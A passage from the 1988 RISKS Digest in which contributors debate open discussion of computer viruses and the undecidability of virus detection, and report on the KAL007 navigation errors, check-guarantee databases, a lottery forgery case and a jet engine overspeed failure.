Society does not progress by failing to recognize threats, by hiding its head in the sand, or by ignoring gaping holes in its integrity. It survives by identifying corruption and eliminating it. Those who would permit society to live in a situation so frail that a single attacker could bring it to its knees, and then try to cover up that knowledge by hiding it from those best prepared to put up a defense are begging for the destruction of that society. Imagine howbad the

virus situation would be 20 years from now if we didn't find out about it now! We would have cars that could be infected, automated airliners waiting for an accident to happen, automated defense systems that could strike individuals deads directly from space, all existing in an environment without integrity.

To hide the truth is not to make the world safe. Only the truth can set us free from the oppressive forces that lack integrity but live in a dearth of secrecy. I think we need to start to spend our efforts in computer security on protecting integrity, not secrecy, and I will say it in public forums, dispite the best efforts of some of our government agencies to keep me from doing it. Furthermore, I will continue to encourage others to do so.

Don't get me wrong. I don't think we should glorify attackers, I think we should start to talk about rational defenses that protect the individual. Don't forget that society is made up of individuals, and that by protecting those individuals, we protect the society as well. It is the attempt to protect the society by allowing individuals to come to harm that rationalizes needless wars, police actions, illegal arms deals, and the whole slew of other corrupt practices that are bringing our society down. It is the truth that will set us free, but only if we are brave enough to face it.

Sorry for the flaming nature of this, but I feel strongly on this issue, and have had enough from those who would silence important work.

Fred

✓ Fear of Fear of Viruses (Re: RISKS-6.73)

<ames!necntc!adelie!minya!jc@ucbvax.Berkeley.EDU>
Mon, 2 May 88 01:23:22 PDT

You've described a general problem, of people refusing to document security problems out of fear that some unscrupulous readers (or children) will use the information. The result, of course, is that honest computer users are kept ignorant while the dishonest ones slowly learn the tricks.

I've discovered one approach that is often successful at tricking people into telling me about the problems. I tell them that I don't believe them. Very often they will respond by trying to demonstrate my ignorance, and of course, the only way they can do this is to demonstrate the problem.

You can vary the form of the insult quite a bit. For instance, if they have named a particular commercial product and claimed that it is infected, you can suggest that they have a financial interest in another product, and are using scare tactics to discredit a competitor. (This isn't hypothetical, of course; people have done this.)

Recently, there was a debate in unix.wizards about a supposed security problem with the Bourne-shell's IFS feature. The same debate raged, with nobody willing to document the problem. I finally got fed up, and announced

that I didn't believe there was a problem; that they were just shooting off their mouths, trying to sound like security wizards when they weren't. I got lots of flames that didn't document any problems, but among them was one letter containing a piece of code that used IFS to create a shell that was setuid to root. It's now part of my collection of security bugs.

As for viruses, I have the feeling that most people talking on the subject are rather ignorant, and can't tell you or me anything. Perhaps if you challenge them, you can find a few who will try to show that they know more than you....

John Chambers <{adelie,ima,maynard,mit-eddie}!minya!{jc,root}> (617/484-6393)

✓ New BITNET LISTSERV group for discussing viruses.

"Kenneth R. van Wyk" <LUKEN%LEHIIBM1.BITNET@CUNYVM.CUNY.EDU> Mon, 02 May 88 15:54:24 EDT

For anyone who may be interested, I've started a LISTSERV discussion forum on BITNET, entitled VIRUS-L. It is dedicated to the discussion of computer viruses, including present viruses and their progress, and the prevention/detection of viruses.

To subscribe to the list, as with any LISTSERV-run list, send a message to the appropriate LISTSERV; in the message, say: SUB listname your name. That is, send a mail message to LISTSERV@LEHIIBM1, stating SUB VIRUS-L your real name. To subsequently sign off of a LISTSERV group, send a message to the appropriate LISTSERV stating SIGNOFF listname. Please do not send these requests to the list itself, as they will be distributed to the entire list [and] do nothing other than annoy people...:-)

Once subscribed, send list submissions to VIRUS-L@LEHIIBM1.

VIRUS-L is currently open to the public.

Regards,

Ken van Wyk

Kenneth R. van Wyk,

User Services Senior Consultant, Lehigh University Computing Center, Internet: <LUKEN@VAX1.CC.LEHIGH.EDU>, BITNET: <LUKEN@LEHIIBM1>

✓ Re: KAL007

Don Wegeng <Wegeng.Henr@Xerox.COM>
2 May 88 09:01:09 EDT (Monday)

In regards to the continuing debate in RISKS about the KAL007 incident, it appears that one side of the argument is putting all of its faith in the version of the story reported in the book "Shootdown". It seems to me that you

are always at RISK when you chose to put all of your faith in a single source, be it a pressure sensor in an engine, the phone company's billing system, an elected official, or a book about an aircraft that was shot down.

[... and the OTHER side of the story is putting its faith on information that is all derived from one set of interrelated sources??? If you wish to speak in analogs with fault-tolerant computing, beware of the common-mode failures that can undermine supposedly redundant systems. By the way, one difficulty with trying to prove a conspiracy theory is that everyone on the inside will deny it (which may thus seem credible), whether or not the theory is true. So, you are ALWAYS AT RISK, period. PGN]

"Human Error" and RISKS of being deceased

Jon Jacky <jon@june.cs.washington.edu> Mon, 02 May 88 09:12:28 PDT

In the Letters column of the 1 May 1988 NEW YORK TIMES MAGAZINE (p. 14), a Steven Goldberg writes concerning an earlier article (27 March) on civil aviation accidents. He observes, "In the 'all accidents' category, the pilot is found responsible for the accident in only 38.6 percent of the cases. However, in the 'fatal accidents' the pilot is found responsible 61.5 percent of the time. It may be that there is a benign explanation for the fact that a pilot who is dead is far more often blamed than one who can defend himself. But the prima facie conclusion, in the absence of such an explanation, is that considerations other than safety lead the authorities to blame the pilot, who can not speak for himself."

- Jon Jacky, University of Washington

Pitfalls of simulation (economic models)

Jon Jacky <jon@june.cs.washington.edu> Mon, 02 May 88 09:26:51 PDT

The 1 April 1988 issue [!!] of DATAMATION includes an article, "Economic Modeling Gains Despite Accuracy Concerns," by Gary McWilliams (pps. 43-54). I am not familiar with this field, and the article never really explains what the inputs and outputs of the models are, where they come from or how they are validated. Nevertheless, people apparently use them to forecast economic trends and seem to regard them as useful. One model, called Project Link, includes more than 20,000 equations.

Much of the article appears to be based on an interview with Sam Cole, economist and model builder at SUNY Buffalo, and author of GLOBAL MODELS AND THE INTERNATIONAL ECONOMIC ORDER (Oxford Pergamon, 1977). The article reports,

"The World Bank uses a global model in its lending, says Cole, sometimes to the detriment of its debtors. 'When the World Bank lends [a country] money, it expects that country to have a [repayment] plan, and usually pursuades the country to accept World Bank forecasts. Since its forecasts are usually wrong, these countries end up with debts and no way to repay them,' says Cole. The World Bank's use of optimistic growth forecasts often are built into the models for political reasons, according to Cole."

- Jon Jacky, University of Washington

★ Re: bad checks

Brian Kantor <bri>
Strian@ucsd.edu>
Mon, 2 May 88 13:24:37 PDT

In the middle 70s I was responsible for designing a simple on-line inquiry system for automating bad-check lookup for one of those firms that guarantee checks for retail merchants.

The way this works is that for a monthly fee (based on average purchase amount and volume), the guaranteee firm would automatically guarantee any check up to some limit, and provide a guarantee for any higher amount check that was verified with them.

Initially this consisted of having the guarantee firm's telephone operators page through a thick paper listing of bad checks and returning a code 1, 2, 3, or 4 (1=accept:guaranteed, 2=accept:follow ID procedures and we'll guarantee it, 3=do not accept:no guarantee, 4=do not accept:detain customer, police notified). For example, checks listed as "stolen" would return a code 4 (yes, they stored the range of check numbers so that they wouldn't flag unstolen checks on the same account). The default (we don't know that check) was code 2 [i.e., what the store should have done without the guarantee service]. Merchants would be paid by the guarantee service for a guaranteed check that didn't clear, and the guarantee service would then assume the responsibility of collecting on the bad check. Each inquiry was recorded for amount, the assigned approval number and code, check customer number (a reference to the name used to verify/guarantee the check), and the merchant number. This was printed in a ledger and cleared from the system each night.

A new entry for someone was given code 2 until they'd been inquired about several times over some period of time (I seem to recall more than twice in 30 days), at which time they'd be advanced to code 1 on the assumption that they hadn't bounced any checks yet. Since the merchant's best interest was served by reporting bad checks ASAP, this seemed to work. Downgrade to code 2, 3 and 4 was manual and done by accounting types at the guarantee firm from bad check collections referred by the customer merchant. Perhaps they also used other data; I don't know.

The whole premise was that each guarantee office usually served repeat check customers: it could build a payment history database. I think the assumption was that people who wrote several checks without bouncing them would probably continue to do so.

We built the database for online inquiry by storing the last name Soundex-indexed (as a sort of hashing technique, if you will), and listing other information such as SSN, driver's license number, account number on the check, etc in a cross-reference. If more than one "hit" occured when an operator keyed in a last name, he was prompted for more information to resolve the hits, or he could page through a summary of the records on line to see if one fit the profile of the check being submitted.

Clearly the RISK here is misidentification: the more information they stored and the more the merchant's clerk collected for check verification, the better they could do at eliminating false denials. The system was clearly biased towards generating accepts to avoid pissing off honest customers, but to contain the losses of the guarantees. Last I heard they were still using revisions of that software and making a chunk of money.

Note that most of the actual data used to determine check acceptance RISK was not stored online. Probably it is now, but at that time (about 15 years ago) the disk storage was too dear and the retrieval time simply wasn't important: paper files in file drawers was quite good enough. Since the review was manual anyway, it seemed reasonable to have the relevant documents in human-readable form. One of them - the returned check - was always on paper anyway. This all ran on a Microdata REALITY system with 64K of main memory (the max) and one 10 Meg hard drive. Nowadays you'd do it on an ATKlone.

Brian Kantor, UC San Diego

Re: NORMAL ACCIDENTS

Jon Jacky <jon@june.cs.washington.edu> Mon, 02 May 88 09:06:43 PDT

The May 1, 1988 issue of the NEW YORK TIMES MAGAZINE has a feature article about Tom Clancy, author of the best-selling thrillers HUNT FOR RED OCTOBER and RED STORM RISING. In the background of the obligatory picture of the author in his study by his bookshelves, you can clearly see NORMAL ACCIDENTS by Perrow (p. 55, right edge of page, halfway down).

- Jon Jacky, University of Washington

★ Re: Stores and SSNs and Perrow

chase@orc.olivetti.com <David Chase> Sat, 30 Apr 88 00:15:17 -0700

In reply to two articles by Stanley F. Quayle:

- > This store uses price scanners. It would be possible to establish a
- > profile of each check-paying customer with this system....If they
- > haven't thought of this already, I don't want to give them any ideas.

Don't worry; they've already thought of it and do it. My wife reports

that Stew Leonard's in Norwalk, Connecticut is one store that does; by name, and what you buy, and if it was on sale. Paying cash is the only sure way to avoid this.

(on Normal Accidents)

I think Perrow was studying nuclear power as it existed from 1979 to 1984, not as it might exist. I don't think his conclusions on nuclear power are weakened at all if someone tells me that we could build safer plants, but don't. You can rightly say that safe plants haven't happened for economic, political, legal, and bureaucratic reasons, and you still haven't weakened his conclusions.

David Chase, Olivetti Research Center, Menlo Park

✓ W.H.J. Feijen

<adrion%capri.tcp.cs.umass.edu@RELAY.CS.NET> Sun, 1 May 88 14:47:20 EDT

Harvard Distinguished Lecturer Series, GB/SIGPLAN, and GB/SIGSOFT Present:

W.H.J. Feijen, Visting Professor at University of Texas, Austin Professor at Technologie Universitat, Eindhoven, Netherlands

Speaking on MAY 3rd, 7:00 pm, Lecture Hall B, Harvard Science Center, Cambridge, MA, Prof. Feijen promises to update Software Engineers on the latest developments in the Formal Specification of Programs. He is co-author with Edsger W. Djikstra of the recently released "Methods of Programming". (A large crowd is expected.) Host is Professor Mark Schneider, Harvard Univ.



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 76

Tuesday 3 May 1988

Contents

Supporting data for Hirsh's explanation of the KAL007 incident

KAL007

Steve Philipson

Nancy Leveson

PGN

USS Stark

- Ada in strategic weapon systems including nuclear attack warning Jon Jacky
- Re: Virus protection

David Collier-Brown

To speak of the disease is to invoke it? (Viruses)

WHMurray

Henry Spencer

Detectability of viruses

Fred Cohen

PGN

Info on RISKS (comp.risks)

✓ Supporting data for Hirsh's explanation of the KAL007 incident

Nancy Leveson <nancy/murphy.ics.uci.edu@ROME.ICS.UCI.EDU> Mon, 02 May 88 19:19:11 -0700

It is interesting to consider whether Hirsh's explanation of how the KAL007 navigation error could have been accidental stacks up against other experiences with navigation errors in commercial aircraft. Hirsh claims that pilot navigation error is the most likely explanation for the KAL incident.

In a magazine called Flight Crew (Fall 1979), Arnold Reiner wrote an article called "Preventing Navigation Errors During Ocean Crossings," in which he reports that such errors are common. He states:

"During the first six months of 1978, the International Air Transport

Association (IATA), reported that 49 North Atlantic flights were observed off track in excess of 24 nautical miles. [A "gross navigation error" is defined as a cross track error exceeding 24 miles and must be reported and the pilot held accountable if observed.] ... The number of navigation errors is assuredly greater than IATA statistics indicate, because at jet cruising levels, VOR reception often exceeds the range of coastal radars, thus permitting errant crews to regain track undetected.... During the first six months of 1978, 16 flights were observed off track by more than 50 miles, while eight were spotted by coastal radars 100 miles or more off track. The three greatest cross track errors were 180, 400, and 700 miles. Averaging the number of observed gross navigation errors into the number of days in the first half of 1978 yields one gross navigation error each 3.6 days."

I believe the KAL007 flight was 250 miles off track, which is within the bounds of previous incidents that were assuredly accidental. I have no data to determine whether navigation errors are more or less frequent or have a different average size over the North Pacific as opposed to the North Atlantic.

The reasons involving pilot error given in the article for these incidents (which is written as a warning to pilots of how to avoid such problems) are of general interest with respect to decreasing risks of navigation errors and include: multiple copies of computerized flight plans (e.g., where an enroute reclearance had been entered on one copy but not the one used to extract waypoint information; "present position" loading errors (e.g., many inertial or Omega navigation systems will accept a present position that is substantially distant from the aircraft's actual position without triggering a malfunction code or other warning -- Hirsh describes a relatively common practice by pilots of downloading the inputs from one of the redundant computers to the other in order to save time instead of redundant loading so that input errors can be detected); erroneous loading of enroute waypoints (e.g., forgetting to load tenths of minutes which can produce errors in tens of miles, forgetting to advance the waypoint selector to the next waypoint and then loading a new waypoint on top of one previously loaded; loading the wrong hemisphere; copying waypoints onto a slip of paper first and then transposing the digits when loading them); crews not monitoring present position or track frequently enough to detect significant track deviations; autopilot problems (e.g., temporarily disconnecting the autopilot to manually circumvent things like thunderstorms, returning to track, and then forgetting to reengage the autopilot Nav mode).

Although Reiner's article is written a while ago, more recent stories I have heard do not make it sound like these problems have since been eliminated. Several of the possible explanations based on pilot error given by Hirsh are very close to those noted above as having been responsible for similar incidents (over a different ocean). Note that there was a recent incident where a Continental plane was far off track over the Atlantic (and nearly hit another plane). It does not appear that the Continental pilot was warned by ground controllers of his wayward course.

[Reference: Seymour M. Hirsh, "The Target is Destroyed", 1986. PGN]

Re: KAL007 (<u>RISKS-6.75</u>)

Steve Philipson <steve@ames-aurora.arpa> Mon, 2 May 88 20:10:23 PDT

..... By the way,

one difficulty with trying to prove a conspiracy theory is that everyone on the inside will deny it (which may thus seem credible), whether or not the theory is true. So, you are ALWAYS AT RISK, period. PGN]

Really? Given what we've been talking about with whistle-blowers, don't you think that the truth will leak out eventually? At least sometimes?

> ... But the prima facie conclusion, in the absence of such an > explanation, is that considerations other than safety lead the authorities to > blame the pilot, who can not speak for himself."

It could also be that fatal accidents are more often due to bad judgment than non-fatal accidents. A high percentage of "fatals" are due to the classic "continued VFR into IMC", which translates into challenging mother nature by scud running (trying to sneak under the clouds) and losing the challenge. Another major killer is what I call "gross stupidity": flying while drunk or on drugs, buzzing your neighbor's house, low level aerobatics, etc. A favorite adage of mine is as follows:

A superior pilot uses superior judgment to avoid using superior skill.

The worst pilot error is that one which gets you into a situation that you can't fly out of. Maybe that's why more fatals are classified that way.

Re: Laying conspiracy theories to rest

Peter G. Neumann < Neumann@KL.SRI.COM> Tue 3 May 88 16:20:05-PDT

With respect to whether whistle-blowers do get the true story out, it is intriguing to consider the article by Eliot Marshall in the 22 April 1988 issue of SCIENCE -- "Sverdlovsk: Anthrax Capital" -- which reconsiders the April 1979 deaths in Sverdlovsk. The Soviet explanation involved tainted meat resulting from anthrax in the grain feed -- although official Soviet secrecy certainly fueled the alternative theories. According to Marshall, "Sverdlovsk's "mystery epidemic" of 1979 lost much of its mystery this month when a group of Soviet doctors came to the United States and met with scientists and reporters to give a firsthand account of what happened." They seem to have convinced their American counterparts that this explanation is indeed justified. However, Marshall quotes US Government sources that they still believe that a germ warfare experiment was involved. Thus, nine years later this case is still subject to uncertainty. [If another explanation is in fact the correct one, it has remained hidden -- at least in unclassified circles.]

USS Stark

<Bahn@HIS-PHOENIX-MULTICS.ARPA> Tue, 3 May 88 07:31 MST

The US Congress has decided to convene hearings on the Stark incident and possible performance failures on computerized air-search radars.

Ada in strategic weapon systems including nuclear attack warning

Jon Jacky <jon@june.cs.washington.edu> Mon, 02 May 88 20:43:43 PDT

The following appears in Darryl K. Taft, "Ada problems attributed to management, not language," GOVERNMENT COMPUTER NEWS, April 29, 1988 p. 55:

"The Air Force has about 34 programs using Ada (Maj. Gen. Eric B.) Nelson said. Among those Nelson listed the Advanced Tactical Fighter, the small Intercontinental Ballistic Missile, the Milstar Satellite Mission Control System and the Command Center Processing Display System Replacement program.

This last system being developed at (Electronic Systems Division (ESD) at Hanscom Air Force Base, Bedford Mass.) "accomplishes tactical warning and attack assessment for this nation," Nelson said. "Information on ballistic missile activity headed for the United States is sent to the leaders that make the big decisions. Based on that system this country decides whether to retaliate or not with our own nuclear forces," he said.

- Jon Jacky, University of Washington

Re: Virus protection

David Collier-Brown <geac!daveb@uunet.UU.NET>
3 May 88 17:07:58 GMT

In <u>RISKS DIGEST 6.74</u>, PGOETZ (%LOYVAX.BITNET@CUNYVM.CUNY.EDU) comments:

- | Somebody (I forget who) said,
- || To suggest that [write-protection] is 100% effective against a virus is to
- || overstate. Studies in biology suggest that a virus can thrive even in a
- || population in which a large percentage of the members are immune, if a there
- || is sufficient commerce among the non-immune members...

Now, think about that for 2 or 3 seconds. If you turn on your machine, write-protect all the drives, run a virus unknowingly, and turn off your machine, you will NOT be infected by any possible virus.

I'm sorry, but you've misunderstood the statement. The virus thrives on other people's unprotected disks, and runs in your unprotected memory, attempting to "infect" your machine. If your machine is never

- 1) connected to another machine, or
- 2) running an unprotected disk

at the same time you use your normal disk (ie, unprotect it to do

some work), then you are safe. As you suggest.

But if there's a virus thriving nearby, it gets multiple tries to infect your machine. You have to be **perfectly** consistent in protecting your disk... Which tends to be difficult, unless you only use a few, pre-virus programs on a standalone machine.

That's the point of the biological analogue.

David Collier-Brown, Geac Computers International Inc., 350 Steelcase Road, Markham, Ontario, CANADA, L3R 1B3 (416) 475-0525 x3279

★ To speak of the disease is to invoke it? (Viruses)

<WHMurray@DOCKMASTER.ARPA> Tue, 3 May 88 11:03 EDT

In RISKS-6.75, Fred Cohen begins:

>In WHMurray's recent article to this bboard, I hear the same sounds >I have heard for years when attempting to discuss computer viruses >in an open forum. To speak of the disease is to invoke it.

I admit to a certain amount of ambivalence on this issue. I believe that there is some risk of turning a vulnerability into a problem by talking about it too much. There is an undeniable phenomenon of copy-catism in society. Serial killers clump in time. So do teen suicides. There is also a tendency in our society to glorify the perpetrator of a crime and stigmatize the victim.

The computer virus is different from the natural virus. The incidences of natural viruses are independent of what we say about them; the incidences of computer viruses are not.

Now I make my living advising my clients on how to keep the computer safe, how to use it to protect its contents, and how to use it safely. I have a responsibility to them and to the public at large to understand the nature and size of this risk and to advise them accordingly. I also have a responsibility not to make the problem worse.

I am caught in a double bind. We are collectively caught in a double bind. To deny the vulnerability may make the problem worse; to talk about it may make it worse.

All that having been said, I come down on the side of truth telling. Collectively we have made that decision. We call the decision democracy. It is the decision that given the truth, collectively and most of the time, we will make the correct judgements, and at least collectively, behave in our own self interest. So far it seems to have worked even in the face of lies and liars (of which viruses and their perpetrators may be among the more benign).

Specifically, I support the right and responsibility of Fred Cohen to speak on this subject in public forums, however his opinions may agree or differ from my own. I oppose the kind of protective government, however well intentioned,

that believes that bureaucrats have the responsibility or the ability, to protect us from our own errors.

My perception of the truth is that, so far, we have a vulnerability rather than a problem. It is the threat to public confidence, rather than the threat to individual systems that is the issue. That the perpetrators of viruses are, at best experimenting, at worst playing, with powers beyond their ken or control.

William Hugh Murray, Fellow, Information System Security, Ernst & Whinney 2000 National City Center Cleveland, Ohio 44114 21 Locust Avenue, Suite 2D, New Canaan, Connecticut 06840

★ Re: To speak of the disease is to invoke it? (Viruses)

<mnetor!utzoo!henry@uunet.UU.NET>
Tue, 3 May 88 13:58:17 EDT

- > ... Imagine howbad the
- > virus situation would be 20 years from now if we didn't find out about
- > it now! We would have cars that could be infected, automated airliners
- > waiting for an accident to happen, automated defense systems that
- > could strike individuals deads directly from space, all existing in an
- > environment without integrity.

Mmm, I would be inclined to consider this an example of the "Floppy Disk Fallacy" ("my PC uses floppy disks, so obviously professional programmers working on Crays must use floppy disks"). Not everyone is as casual about security as the PC crowd. Although there are reasons to worry about the safety of automated airliners and military systems, virus infection is not plausibly one of them. In the aerospace-software community, I am told, it is not unheard-of to verify the *binaries* manually to make sure they do the right thing, because the compilers are not fully trusted. Although these folks are thinking about programming errors rather than viruses, they already care seriously about integrity. (Whether they care *enough*, especially when commercial pressures get serious, is a different issue.)

People doing life-critical work probably should take some precautions. But quivering in fear that MSDOS viruses will infect airliners is like quivering in fear of hackers dialing up NORAD's computers and starting World War III (when in fact NORAD's computers simply do not *have* dialup access, because those people take security seriously and always have).

Henry Spencer @ U of Toronto Zoology {ihnp4,decvax,uunet!mnetor}!utzoo!henry

Detectability of viruses

Fred Cohen <fc@ucqais.uc.edu>
3 May 88 00:20:33 EDT (Tue)

I am Fred Cohen, and I said it is undecidable whether or not a program is a virus, and that it is therefore impossible to detect all viruses and not

detect any non-viruses in finite time with a computer that obeys the Turing model of computers. I did not say I could "detect" all viruses, but that if we decided that all programs were suspect, we could surely detect all viruses as being part of the suspect set. DO NOT SPREAD TRANSITIVE INTEGRITY CORRUPTION BY MISQUOTING OTHERS. - FC

P.S. Write protecting hard disks only protects them from modification and thus infection over the period of their write protection. It does not prevent other infections that may occur to other parts of the world that can remember. - FC

✗ Detectability of viruses

Peter G. Neumann <NEUMANN@csl.sri.com> Tue 3 May 88 11:30:40-PDT

By the way, Fred's message in RISKS-6.58 begins,

"We can detect all viruses, but cannot decide whether or not a program is infected."

Although I don't think either one of us misled anyone, I'm sorry for any confusion.



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 77

Wednesday 4 May 1988

Contents

- \$15.2 million Pennsylvania lottery scam
- Risks of marketing computer products Mark Eckenwiler
- ERIC and VULT identified

WHMurray

Virus Distribution Idea

Fred McKay

ATM card / Mail Verification

Bruce Howells

Paying Cash to Avoid Records?

Russ Nelson

More on engine overspeed and autothrottle

Leonard N. Foner

- More SS# RISKS
 - **Les Earnest**
- Info on RISKS (comp.risks)

★ \$15.2 million Pennsylvania lottery scam

Peter G. Neumann < Neumann@KL.SRI.COM> Wed 4 May 88 14:09:30-PDT

HARRISBURGH, PA (AP) -- Authorities accused a computer operator from a company that helps run the state lottery of forging a winning \$15.2 million ticket and another man with trading it in for the jackpot.

Mark S. Herbst, 33 of Harrisburgh, was arraigned Tuesday less than a week after he traded in the ticket for the first \$469,989 installment of the prize from a Super 7 drawing last July 15. He was jailed in lieu of \$50,000 bail. Jailed in lieu of bail Monday night was Henry Arthur Rich, also 33 of Harrisburgh.

Officials alleged Rich used of computer at his firm, Control Data Corp., to identify unclaimed jackpots and to print a copy of the unclaimed winning ticket, which he gave to Herbst to cash in.

Officials became suspicious, in part because the bogus ticket was printed on a blank from a Scranton lottery-ticket outlet, while a computer check showed the actual winner was sold in Bucks County.

[Source: San Jose Mercury News, 4 May 1988]

Risks of marketing computer products

<apollo!eck@csl.sri.com> Tue, 3 May 88 18:01:00 EDT

I just received some marketing information from Radian Corporation (of Austin, TX) about their product CHARM (= Complex Hazardous Air Release Model).

Basically, CHARM provides software simulation of airborne toxic substances release (isopleths based on cloud density, wind, temperature, etc.).

Radian states that "[m]ore than 85 users in industry and local, state, and federal agencies are using CHARM to develop emergency response plans, to train personnel in emergency response procedures, and to rapidly assess real-world situations should they arise [sic]."

For some reason, after reading the above I am morbidly amused by the fact that Radian includes in the License Agreement the usual disclaimers:

"The program is provided 'as is'..."

"The entire risk...is with the customer."

"Radian does not warrant...that the operation of the program will be uninterrupted or error-free."

Mark Eckenwiler eck@apollo.uucp ...!mit-eddie!apollo!eck
Disclaimer: My comments are provided "as is." By reading them you
implicitly indemnify me against claims for loss or damage.

[Before anyone responds, recall the flurry of RISKS contributions begun by Jim Horning's "Risks of Warranties" in RISKS-4.76. PGN]

ERIC and VULT identified

<WHMurray@DOCKMASTER.ARPA> Tue, 3 May 88 18:22 EDT

"ERIC" and "VULT" Identified

ERIC and VULT, the specific targets of the SCORES Apple MacIntosh virus, were internal projects at EDS in Dallas according to EDS spokesman Bill Wright. These labels identify proprietary trade secret programs that were once, but no longer used at EDS.

While SCORES was specifically designed to destroy these applications, it

would infect anything.

All the above was gleaned from "Macintosh Today," May 2, 1988 which also contained a highly speculative article entitled "Viruses: Nothing to sneeze at." If you believe this article, computers have seen their day. In the future, viruses will make them unuseable.

William Hugh Murray, Fellow, Information System Security, Ernst & Whinney 2000 National City Center Cleveland, Ohio 44114 21 Locust Avenue, Suite 2D, New Canaan, Connecticut 06840

Virus Distribution Idea

<FMCKAY%HAMPVMS.BITNET@MITVMA.MIT.EDU> Wed, 20 Apr 88 15:09 EST

6 Apr 88 15:20:39 CST

- > From: Will Martin -- AMXAL-RI <wmartin@ALMSA-1.ARPA>
- > Subject: Virus distribution idea [...]
- > Now, what immediately occurred to me was, "What a beautiful way to
- > disseminate a virus!"

I also recently received an unsolicited request to run an enclosed disk for the purpose of evaluation. This disk was from IntelliQuest in Austin. This disk was a "User Interface Prototype" reportedly under development by Ashton-Tate. Since no AT logos were in place anywhere and I had read all the recent reports of viruses in RISKS and elsewhere, I was suspicious. I have an old Bernoulli Box as my hard disks so I unmounted them and fully intended on powering down after using the disk. Upon booting the disk, I was shocked to see "DRIVE C: NOT READY". I then place every write protect possible on the [[[blanks in received mail]]]. I assume one of the first functions done by the interface is to check the C: directory. The program booted, but was unable to impress me. I was contacted last week by IntelliQuest and spent about 10 minutes talking to them about the product and my negative opinion of it. I am confident that modern day electronic vandals would not spend the time or money to call me from Austin. In short, trust the dealer but always cut the cards.

Fred McKay

ATM card / Mail Verification

"Bruce Howells" <engnbsc%bostonu.BITNET@BUACCA.BU.EDU> Mon, 25 Apr 88 23:43:44 EDT

My bank recently mailed out new ATM cards to all of its cardholders, mostly as advertising for a new network. Familiar sounding RISK?

The way that this bank handled this risk merits mention: They placed telephone calls to each of the card-holders that it mailed new cards to (at least that's what the voice on the phone told me).

Perhaps such a telephone followup could serve to limit some of the risks mentioned in previous entries; from personal experience trying to sell newspapers via telephone in New Jersey, such a verification could be done quite cleanly, especially since people will be much more willing to determine if their new ATM card arrived than to subscribe to a newspaper!

Paying Cash to Avoid Records? (Re: RISKS-6.75)

Russ Nelson <nelson@sun.soe.clarkson.edu> Wed, 4 May 88 12:01:59 EDT

> ... Paying cash is the only sure way to avoid this. [David Chase]

The local videotape rental store has an XT clone w/ a hard disk on which they keep a record of every tape that you've ever rented. All the clerks have access to this information. Of course, because you're renting, paying cash is insufficient to preserve your privacy. Hmmm... libraries must preserve confidentiality; why not video tape rental shops?

More on engine overspeed and autothrottle

"Leonard N. Foner" <FONER%OZ.AI.MIT.EDU@XX.LCS.MIT.EDU> 27 Apr 1988 00:48 EDT (Wed)

Since I was the individual who told this story to Joseph, I suppose I should verify it and add some authenticating details to it.

I was told this story by Professor Alan Epstein of the MIT Aero/Astro department during a talk of his during MIT's Independent Activity Period of January 1985. The talk was titled, "Testing Jet Engines: Why It Takes All the Money in the World". Anyone who really wants to nail this down precisely should ask him.

The reason this story is so important is that it demonstrates the unfortunate interaction of several design failures, each of which alone should not have led to cabin depressurization (not to mention the passenger who went out a rather small hole). The aircraft involved was some Boeing flavor, 727 or 747 type.

The first failure was in the crew, which should not have been playing games by doing this sort of experimentation. They got very long, unpaid beach vacations for their conduct.

The second failure was in the autothrottle mechanism itself, which did indeed read its input from the panel display in the cockpit rather than directly from the tach in the engine. I can't imagine what possessed the engineer to read input from something with a breaker in the path, but that's neither here not there. Even worse than this, though, was in not detecting an obviously open-loop (i.e., bogus) value of a sensor, and in thus generating wild control signals that should never have been generated. (After all, sensors DO fail.) We saw this sort of failure in the PDP-11's controlling the blast furnace (in some RISKS about two months ago). The control circuit should instead have

insisted on some sort of manual intervention (though, as we'll see below, such manual intervention could not have arrived in time to save the aircraft), or at least "failed safe" by leaving the engine running at the same speed as before (and bleating loudly that something's wrong).

The third failure was in the engine testing itself. Here are the details. When the breaker was flipped, the autothrottle circuit for that engine went open-loop. When the engine reached 109% of maximum rated power (about a second later), it stalled the compressor blades. This means the compressor wasn't compressing efficiently any more, allowing a blast of essentially white-hot air to come out the FRONT of the engine.

This blast of air started an oscillation in the front set of engine fanblades, which rubbed on a cowling and started a fire. The fire fed the oscillation, because of timing and positive feedback between pressure regions and the flame at the cowling. Elapsed time is now about a second and a half from the breaker being flipped.

After enough abuse (the fanblades were not designed for highspeed oscillation in this axis), one of the blades of the frontmost fanblade assembly failed at the root. Now, jet engines are designed and tested to withstand a blade failure. The failed blade supposed to get chewed up and go out the back of the jet. I've watched tests in which they have blown up explosives at the blade root to simulate just such a failure, in a jet on a stationary test stand at full power. Even though the engine is not expected to run after this happens, it's expected to shut down cleanly without tossing anything radially out the wall of the engine.

This failure was different, because such tests are not made with the compressor blades stalled (I suppose that no one ever realized that the jet would be run stalled, since the normal control channels probably can't run the engine up to that speed).

Since the compressor was stalled, air was blowing out the front of the jet, rather than the back. This forced the broken blade out forwards, at which point it was no longer constrained by the body of the engine, and was free to fly off radially---in this case, through the fuselage. The blade went through the fuselage less than TWO SECONDS after the breaker was tripped.

The three failures---human, electronic, and mechanical---are an example of how tightly coupled such failures can be. They are also an example of just how fast such failures can occur: the higher the power level being controlled, the faster such failures can take place, because there's more energy available to cause things to fail. The explosion of the Shuttle was a similar lesson in power densities. (For comparison purposes, one 747 on takeoff roll is generating 400 MW total [100 MW/engine]. An aircraft carrier generates about 120 MW all told; a large nuclear reactor, 1200 MW or 1.2 GW; the Shuttle on liftoff, about 7 GW.)

Incidentally, while the engine did indeed fail and toss a blade radially, I'm inclined to believe that the human and control failures were the real failures here. Almost any engine can be made to fail if it's purposely driven beyond its performance envelope (witness the short life of racing car engines, which run at the ragged edge). The real problem here was in allowing any AUTOMATIC

